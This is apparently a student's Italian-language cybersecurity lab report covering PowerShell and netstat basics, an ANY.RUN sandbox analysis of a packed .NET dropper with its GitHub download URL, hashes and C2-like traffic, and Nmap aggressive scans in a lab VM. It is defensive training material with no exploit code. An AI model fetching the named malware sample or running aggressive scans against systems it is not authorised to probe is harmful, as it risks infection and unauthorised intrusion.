


S11L5-Consegna

1. Usare Windows PowerShell

a. Inserisci dir al prompt in entrambe le finestre.

Quali sono gli output del comando dir

Mostra Data/Ora di ultima modifica, Attributi (d per directory, dimensione in byte per i file), e il Nome dell'elemento. Fornisce un riepilogo con il numero totale di file, directory e lo spazio libero su disco.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\Users\chiar> dir

Directory: C:\Users\chiar

Mode                LastWriteTime         Length Name
----                -
d-----          29/01/2024   19:28             .
d-----          29/01/2024   19:27             ..
d-----          25/09/2025   14:33             .gitconfig
d-----          20/08/2024   19:43             .icesoft
d-----          20/08/2024   19:43             .VirtualBox
d-----          20/08/2024   19:43             .vscode
d-----          20/08/2023   22:25             .zenmap
d-----          05/07/2025   20:41             Cisco Packet Tracer 8.2.2
d-r-----          08/07/2025   09:24             Contacts
d-----          04/05/2023   15:21             Documents
d-r-----          25/09/2025   14:45             Downloads
d-r-----          08/07/2025   09:24             Favorites
d-----          18/03/2023   19:48             GNS3
d-r-----          08/07/2025   09:24             Links
d-r-----          08/07/2025   09:24             Music
d-----          20/05/2024   09:51             NCH Software Suite
dar-----          16/09/2025   23:24             OneDrive
d-----          20/05/2024   17:07             Praat
d-r-----          08/07/2025   09:24             Saved Games
d-r-----          08/07/2025   09:24             Searches
d-r-----          08/07/2025   09:24             Videos
d-----          22/09/2025   15:46             VirtualBox VMs
-a-----          30/06/2025   22:49             186 .gitconfig
-a-----          05/07/2025   20:39             176 .packettracer
-a-----          08/04/2020   08:17             53248 consolidated.db
-a-----          12/04/2020   22:02             1234 data_ark.plist

PS C:\Users\chiar>
```

```
Microsoft Windows [Versione 10.0.26100.6584]
(c) Microsoft Corporation. Tutti i diritti riservati.

C:\Users\chiar> dir
Il volume nell'unità C è OS
Numero di serie del volume: 5CB6-CB5C

Directory di C:\Users\chiar

24/09/2025  14:24  <DIR>      .
07/07/2025  14:28  <DIR>      ..
30/06/2025  22:49             186 .gitconfig
29/01/2024  20:28  <DIR>      .icesoft
29/01/2024  20:27  <DIR>      .openjfx
05/07/2025  20:39             176 .packettracer
25/09/2025  14:33  <DIR>      .VirtualBox
20/08/2024  19:43  <DIR>      .vscode
20/09/2023  22:25  <DIR>      .zenmap
05/07/2025  20:41  <DIR>      Cisco Packet Tracer 8.2.2
08/04/2020  08:17             53.248 consolidated.db
08/07/2025  09:24  <DIR>      Contacts
12/04/2020  22:02             1.234 data_ark.plist
04/05/2023  15:21  <DIR>      Documents
25/09/2025  14:45  <DIR>      Downloads
08/07/2025  09:24  <DIR>      Favorites
18/03/2023  20:48  <DIR>      GNS3
08/07/2025  09:24  <DIR>      Links
08/07/2025  09:24  <DIR>      Music
20/05/2024  09:51  <DIR>      NCH Software Suite
16/09/2025  23:24  <DIR>      OneDrive
20/05/2024  17:07  <DIR>      Praat
20/05/2024  17:07  <DIR>      Saved Games
08/07/2025  09:24  <DIR>      Searches
08/07/2025  09:24  <DIR>      Videos
22/09/2025  15:46  <DIR>      VirtualBox VMs
4 File             54.844 byte
22 Directory      134.982.176.768 byte disponibili

C:\Users\chiar>
```

b. Utilizzo comando ipconfig

Quali sono i risultati?

Visualizza gli Indirizzi IPv4 (es. 192.168.56.1, 192.168.15.1), la Subnet Mask (255.255.255.0) e i Gateway Predefiniti per ogni scheda di rete attiva.

```
C:\Users\chiar>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::b546:e23:a714:5d
de%14
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet Ethernet 2:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::c08f:1b3b:3cd:a5
2b%17
    Indirizzo IPv4. . . . . : 192.168.155.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet Ethernet 3:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::2cb2:48db:c12:c2
d7%7
    Indirizzo IPv4. . . . . : 192.168.100.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :
```

```
Windows PowerShell
-----
Alias          dir -> Get-ChildItem

PS C:\Users\chiar> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::b546:e23:a714:5d
de%14
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet Ethernet 2:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::c08f:1b3b:3cd:a5
2b%17
    Indirizzo IPv4. . . . . : 192.168.155.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet Ethernet 3:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::2cb2:48db:c12:c2
d7%7
    Indirizzo IPv4. . . . . : 192.168.100.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet Ethernet 4:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7467:c99:810f:84
29%9
```

c. Inserire Get-Alias dir al prompt di PowerShell.
Qual è il comando PowerShell per dir?

```
PS C:\Users\chiar> Get-Alias dir

CommandType      Name
-----
Alias            dir -> Get-ChildItem
```

d. Al prompt di PowerShell, inserisci netstat -h.

```
Gateway predefinito . . . . . : 192.168.1.1
PS C:\Users\chiar> netstat -h
```

Socket Handle Count

PID	Count	Closing	Count
5632	1		0
2316	4		0
1048	4		0
2088	1		0
1596	2		0
7240	4		0
2636	7		0
9804	4		0
4688	1		0
10836	24		0
15444	1		0
5468	1		0
5224	6		0
5992	36		0
2160	15		0
11892	6		0
8056	6		0
15992	3		0
6268	2		0
4480	4		0
5512	1		0
1172	4		0
16804	2		0
5032	1		0
6316	1		0
17840	10		0
18360	4		0
3516	4		0
4808	4		0
2764	10		0
6096	3		0
5596	2		0
1248	4		0
1516	11		0

e. Per visualizzare la tabella di routing con le rotte attive, inserisci netstat -r al prompt.

```

PS C:\Users\chiar> netstat -r
=====
Elenco interfacce
14...0a 00 27 00 00 0e .....VirtualBox Host-Only Ethernet Adapter
17...0a 00 27 00 00 11 .....VirtualBox Host-Only Ethernet Adapter #2
 7...0a 00 27 00 00 07 .....VirtualBox Host-Only Ethernet Adapter #3
 9...0a 00 27 00 00 09 .....VirtualBox Host-Only Ethernet Adapter #4
18...16 d4 24 76 7f 6b .....Microsoft Wi-Fi Direct Virtual Adapter
 8...1a d4 24 76 7f 6b .....Microsoft Wi-Fi Direct Virtual Adapter #2
19...14 d4 24 76 7f 6b .....Realtek 8821CE Wireless LAN 802.11ac PCI-E NIC
 1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:

```

Indirizzo rete	Mask	Gateway	Interfaccia	Metric
0.0.0.0	0.0.0.0	192.168.1.1	192.168.1.9	55
127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
127.255.255.255	255.255.255.255	On-link	127.0.0.1	331
192.168.1.0	255.255.255.0	On-link	192.168.1.9	311
192.168.1.9	255.255.255.255	On-link	192.168.1.9	311
192.168.1.255	255.255.255.255	On-link	192.168.1.9	311
192.168.56.0	255.255.255.0	On-link	192.168.56.1	281
192.168.56.1	255.255.255.255	On-link	192.168.56.1	281
192.168.56.255	255.255.255.255	On-link	192.168.56.1	281
192.168.100.0	255.255.255.0	On-link	192.168.100.1	281
192.168.100.1	255.255.255.255	On-link	192.168.100.1	281
192.168.100.255	255.255.255.255	On-link	192.168.100.1	281
192.168.155.0	255.255.255.0	On-link	192.168.155.1	281
192.168.155.1	255.255.255.255	On-link	192.168.155.1	281
192.168.155.255	255.255.255.255	On-link	192.168.155.1	281
192.168.171.0	255.255.255.0	On-link	192.168.171.1	281
192.168.171.1	255.255.255.255	On-link	192.168.171.1	281
192.168.171.255	255.255.255.255	On-link	192.168.171.1	281

Qual è il gateway IPv4?

192.168.1.1

Questo indirizzo rappresenta il router o il dispositivo che gestisce il traffico di rete in uscita dal computer verso altre reti, in particolare verso Internet (qualsiasi traffico indirizzato a 0.0.0.0, ovvero "ovunque"). Tutte le richieste che non hanno una rotta più specifica nella tabella vengono inviate a questo indirizzo.

f. Aprire ed eseguire una seconda PowerShell con privilegi elevati e inserire `netstat -abno` al prompt.

```

PS C:\WINDOWS\system32> netstat -abno

Connessioni attive

Proto Indirizzo locale      Indirizzo esterno    Stato      PID
TCP    0.0.0.0:135              0.0.0.0:0            LISTENING  1516
RpcEptMapper
[svchost.exe]
TCP    0.0.0.0:445              0.0.0.0:0            LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:5040             0.0.0.0:0            LISTENING  9804
CDPSvc
[svchost.exe]
TCP    0.0.0.0:6646             0.0.0.0:0            LISTENING  7240
[MMSSHOST.EXE]
TCP    0.0.0.0:49664            0.0.0.0:0            LISTENING  1248
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49665            0.0.0.0:0            LISTENING  1048
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49666            0.0.0.0:0            LISTENING  2316
Schedule
[svchost.exe]
TCP    0.0.0.0:49667            0.0.0.0:0            LISTENING  3516
EventLog
[svchost.exe]

```

g. Aprire Gestione Attività (Task Manager)

Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?

Fornisce informazioni come il nome del file, PID (Process Identifier), Stato di esecuzione, Nome Utente e consumo di Memoria/CPU. Tramite le Proprietà è possibile risalire al percorso completo (C:\Windows\System32\...), alla Versione del file e ai Permessi di sicurezza.

Nome	PID	Stato	Nome utente	CPU	Delta ...	Piattafo...	Virtualizzazion...
ShellHost.exe	19956	In esecuzione	chiar	00	0 K	64 bit	Disabilitato
sihost.exe	8460	In esecuzione	chiar	00	0 K	64 bit	Disabilitato
smartscreen.exe	20572	In esecuzione	chiar	00	0 K	64 bit	Disabilitato
smss.exe	624	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
spoolsv.exe	4808	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
StartMenuExperienc...	10776	In esecuzione	chiar	00	0 K	64 bit	Disabilitato
svchost.exe	1372	In esecuzione	SYSTEM	00	-176 K	64 bit	Non consentito
svchost.exe	1516	In esecuzione	SERVIZIO D...	00	-44 K	64 bit	Non consentito
svchost.exe	1596	In esecuzione	SYSTEM	00	-8 K	64 bit	Non consentito
svchost.exe	1604	In esecuzione	SERVIZIO D...	00	0 K	64 bit	Non consentito
svchost.exe	1888	In esecuzione	SERVIZIO L...	00	0 K	64 bit	Non consentito
svchost.exe	1904	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
svchost.exe	1920	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
svchost.exe	2040	In esecuzione	SERVIZIO L...	00	0 K	64 bit	Non consentito
svchost.exe	1316	In esecuzione	SERVIZIO L...	00	0 K	64 bit	Non consentito
svchost.exe	1324	In esecuzione	SERVIZIO L...	00	0 K	64 bit	Non consentito
svchost.exe	1260	In esecuzione	SERVIZIO L...	00	0 K	64 bit	Non consentito
svchost.exe	2088	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
svchost.exe	2096	In esecuzione	SERVIZIO L...	00	0 K	64 bit	Non consentito
svchost.exe	2160	In esecuzione	SERVIZIO D...	00	0 K	64 bit	Non consentito
svchost.exe	2316	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
svchost.exe	2356	In esecuzione	SERVIZIO D...	00	0 K	64 bit	Non consentito
svchost.exe	2380	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito

h. In console PowerShell, inserire `clear-recyclebin` al prompt.

Cosa è successo ai file nel Cestino? Sono stati eliminati definitivamente tutti i file.

```
PS C:\WINDOWS\system32> clear-recyclebin
Conferma
Esegui l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): S
PS C:\WINDOWS\system32>
```

Domanda di Riflessione: PowerShell è stato sviluppato per l'automazione delle attività e la gestione della configurazione. Usando internet, ricerca comandi che potresti usare per semplificare i tuoi compiti come analista di sicurezza. Registra le tue scoperte.

-Get-Process: Visualizza i processi attualmente in esecuzione. Utile per identificare processi sospetti o malware in esecuzione analizzando nomi insoliti, path strani o un alto consumo di risorse.

-Get-NetIPConfiguration(o ipconfig): Ottiene le impostazioni IP e di rete. Utile per verificare le configurazioni di rete e gli indirizzi IP assegnati ai sistemi.

-Get-NetTCPConnection: Visualizza tutte le connessioni TCP/UDP attive. Essenziale per identificare comunicazioni non autorizzate verso l'esterno o *listening ports* inattese.

-Get-LocalUser / Get-LocalGroupMember: Gestisce account utente locali e membri dei gruppi. Cruciale per il controllo degli accessi e per verificare se utenti non autorizzati sono stati aggiunti a gruppi privilegiati (es. *Administrators*).

-Get-WindowsEventLog (o Get-WinEvent): Permette di interrogare i Log degli Eventi (Sicurezza, Sistema, Applicazione). Fondamentale per la *forensic analysis*, la ricerca di *failed logons* o l'esecuzione di programmi critici.

-Test-NetConnection: Verifica la connettività di rete (simile al ping, ma più potente). Utile per diagnosticare problemi di accesso o verificare se un host remoto è raggiungibile su una specifica porta TCP (per testare servizi).

-Get-CimInstance -ClassName Win32_StartupCommand: Mostra i programmi configurati per avviarsi all'avvio del sistema (Persistence). Essenziale per scoprire persistenza di malware o *backdoor*.

-Get-ScheduledTask: Visualizza le attività pianificate. Come sopra, è vitale per identificare meccanismi di persistenza nascosti in attività che vengono eseguite regolarmente.

2. Esercizi

2.1. Studio loc

REPORT DI ANALISI (ANY.RUN)

1. INFORMAZIONI GENERALI E IDENTIFICAZIONE

Il file analizzato è stato trovato su GitHub ed è stato offuscato:

- Verdetto: Attività Maligna (Malicious activity).
- Fonte del File:
<https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe>.
- Tag Tecnici: Il malware è etichettato con github e netreactor, il che indica che è stato impacchettato con il protettore .NET Reactor per ostacolare l'analisi (immagine 3 e 4).
- Hash SHA256 (IOC):
0307EE805DF8B94733598D5C3D62B28678EAEADB1CA3689FA678A3780DD3DF0

General Info

URL:	https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe
Full analysis:	https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281
Verdict:	Malicious activity
Analysis date:	August 25, 2024 at 22:38:59
OS:	Windows 10 Professional (build: 19045, 64 bit)
Tags:	github netreactor
Indicators:	
MD5:	00B5E91B42712471CDFBDB37B715670C
SHA1:	D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
SHA256:	0307EE805DF8B94733598D5C3D62B28678EAEADB1CA3689FA678A3780DD3DF0
SSDEEP:	3:N8tEd7QyQ3FJMERCNuN:2uRQyQ3zMsCNa

2. GRAFO COMPORTAMENTALE E FLUSSO DI INFEZIONE




Il grafo dei process illustra chiaramente la catena di infezione, che inizia con `firefox.exe` e porta all'esecuzione di tre componenti chiave:

-`Jvczfhe.exe` (PID 7492), inizia la fase di evasione e distribuzione. Rilascia un altro eseguibile e cerca di ritardare l'analisi.

-[Installutil.ex](#) (pid 5251), esecuzione nascosta. Un file legittimo di Windows (.NET Framework Installation Utility) viene utilizzato per eseguire codice maligno, una tecnica nota come "Living off the Land". Questo processo è classificato come THREAT.

-`Muadnrd.exe` (PID 7824), payload secondario. Un nuovo eseguibile/rilasciato. Questo processo utilizza un certificato non valido



3. MODIFICHE AI FILE E COMUNICAZIONI DI RETE

Modifiche al File System

L'attività maligna ha portato al rilascio di nuovi file eseguibili:

- Il processo firefox.exe (PID 6596) ha scaricato o rilasciato due file eseguibili nella cartella Downloads:
 - vtor0yFXtXE.exe.part
 - Muadnrd.exe (106 KB, eseguibile).

Files modification 254					Only important	Filter by filename
Timeshift	PID	Process name	Filename	Content		
61978 ms	6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\datareporting\aborted-session-ping	64 Kb	tss	
101.70 s	6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\recovery.baklz4	3 Kb	jsonlz4	
101.70 s	6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\recovery.jsonlz4.tmp	3 Kb	jsonlz4	
101.70 s	6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\recovery.jsonlz4	3 Kb	binary	
104.67 s	6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\permissions.sqlite-journal	65 Kb	binary	
105.12 s	6596	firefox.exe	C:\Users\admin\Downloads\vtor0yFXtXE.exe.part	106 Kb	executable	
105.37 s	6596	firefox.exe	C:\Users\admin\Downloads\Muadnrd.exe	106 Kb	executable	
Info [7248] Muadnrd.exe .NET Reactor protector has been detected						

Attività di Rete

- Richieste HTTP Sospette: Il processo firefox.exe (PID 6596) effettua richieste POST a domini esterni, in particolare <http://r11.o.lenor.org/>. Queste richieste sono spesso associate a comunicazioni C2 (Command and Control) o all'esfiltrazione di dati.

HTTP Requests 31										Connections 99	DNS Requests 161	Threats 19	Filter by PID, name or url	PCAP
Timeshift	Headers	Rep	PID	Process name	CN	URL	Content							
3675 ms	GET 200: OK	✓	6596	firefox.exe		http://detectportal.firefox.com/canonical.html	90 b	text						
3729 ms	GET 200: OK	✓	6596	firefox.exe		http://detectportal.firefox.com/success.txt?pv4	8 b	text						
3812 ms	POST 200: OK	?	6596	firefox.exe		http://ocsp.sectigo.com/	83 b	binary						
3813 ms	POST 200: OK	?	6596	firefox.exe		http://r11.o.lenor.org/	282 b	binary						
3877 ms	POST 200: OK	?	6596	firefox.exe		http://r11.o.lenor.org/	85 b	binary						
							504 b	binary						
							85 b	binary						
							504 b	binary						

- DNS Dinamico: Vi tentativi di "Potentially Bad Traffic" (Traffico Potenzialmente Dannoso) tramite query DNS dinamiche verso domini *.duckdns.org (svchost.exe PID 2256). L'uso di servizi DNS dinamici è un indicatore comune di malware, poiché permette agli attaccanti di cambiare rapidamente gli indirizzi IP del server C2.

133.94 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain
133.94 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
186.17 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain
186.17 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
186.17 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
186.17 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain
212.28 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain

4. CONCLUSIONI COMPORTAMENTALI

Il malware Jvczfhe.exe esibisce il tipico comportamento di un dropper o di una prima fase di infezione progettata per la persistenza e l'elusione:

1. Evasione: Ritarda l'esecuzione e utilizza un eseguibile .NET offuscato.
2. Tecnica LOTL: Abusa di InstallUtil.exe (strumento di sistema legittimo) per eseguire il suo codice.
3. Distribuzione: Rilascia il payload secondario (Muadnrd.exe).
4. C&C: Stabilisce comunicazioni di rete a domini esterni, probabilmente per ricevere istruzioni o scaricare ulteriore malware.

2.2 Esplorazione di Nmap

- a. Avviare la VM CyberOps Workstation.
- b. Aprire un terminale.
- c. Al prompt del terminale, inserire man nmap.

Cos'è Nmap? Per cosa viene usato nmap?

Nmap, che sta per "Network Mapper", è uno strumento open source per l'esplorazione di rete e l'audit di sicurezza.

Nmap è principalmente utilizzato come strumento di sicurezza e scanner di porte. Più in dettaglio, viene usato per:

1. Esplorazione di Rete: Mappare e scoprire quali host sono attivi su una rete.
2. Determinazione dei Servizi: Determinare quali servizi (nome e versione dell'applicazione) sono in esecuzione su tali host.
3. Rilevamento del Sistema Operativo (OS): Capire quale sistema operativo (OS versioni) è in uso sugli host remoti.
4. Audit di Sicurezza: Verificare che tipo di filtri di pacchetti/firewall sono in uso.

Sebbene sia comunemente usato per audit di sicurezza, gli amministratori di rete lo utilizzano anche per attività di routine come:

- Inventario di rete.
- Gestione della pianificazione degli aggiornamenti dei servizi.
- Monitoraggio del *uptime* di host o servizi.

```
NMAP(1)                                Nmap Reference Guide                                NMAP(1)

NAME
    nmap - Network exploration tool and security / port scanner

SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
    although it works fine against single hosts. Nmap uses raw IP packets in
    novel ways to determine what hosts are available on the network, what
    services (application name and version) those hosts are offering, what
    operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks such
    as network inventory, managing service upgrade schedules, and monitoring
    host or service uptime.
```

d. Digitare /example e premi INVIO e premere n

Qual è il comando nmap usato? `nmap -A -T4 scanme.nmap.org`

Cosa fa l'opzione A (Aggressivo): Abilita il rilevamento del Sistema Operativo (OS), il rilevamento della versione dei servizi, lo script scanning e il traceroute

Cosa fa l'opzione T4 (Veloce): Imposta la tempistica della scansione su un livello più veloce per una esecuzione più rapida

```
information is the interesting ports table. That table lists the port
number and protocol, service name, and state. The state is either open,
filtered, closed, or unfiltered. Open means that an application on the
target machine is listening for connections/packets on that port.
Filtered means that a firewall, filter, or other network obstacle is
blocking the port so that Nmap cannot tell whether it is open or closed.
Closed ports have no application listening on them, though they could
open up at any time. Ports are classified as unfiltered when they are
responsive to Nmap's probes, but Nmap cannot determine whether they are
/example
```

A typical Nmap scan is shown in **Example 1**. The only Nmap arguments used in this **example** are **-A**, to enable OS and version detection, script scanning, and traceroute; **-T4** for faster execution; and then the hostname.

Example 1. A representative Nmap scan

```
# nmap -A -T4 scanme.nmap.org

Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
|_ ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open      http         Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
646/tcp   filtered  ldap
1720/tcp  filtered  H.323/Q.931
9929/tcp  open      nping-echo   Nping echo
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.39
OS details: Linux 2.6.39
Network Distance: 11 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

d. Al prompt, inserire `nmap A T4 localhost`.

Quali porte e servizi sono aperti?

Sono state trovate 2 porte aperte su localhost:

-Porta 21 (FTP): Questo è un serio rischio di sicurezza poiché il server FTP vsftpd consente l'accesso anonimo e la connessione di controllo è in chiaro (non crittografata).

-Porta 22 (SSH): Questo servizio crittografato OpenSSH è attivo e in ascolto.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:33 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000068s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0              0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

e. Al prompt dei comandi del terminale, inserire ip address per determinare l'indirizzo IP e la subnet mask per questo host.

A quale rete appartiene la tua VM? 10.0.2.15/24

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 84919sec preferred_lft 84919sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86296sec preferred_lft 14296sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

f. Localizzare altri host su questa LAN, tramite il comando nmap A T4 indirizzo_rete/prefisso.

Quanti host sono attivi? uno con indirizzo ip 10.0.2.15

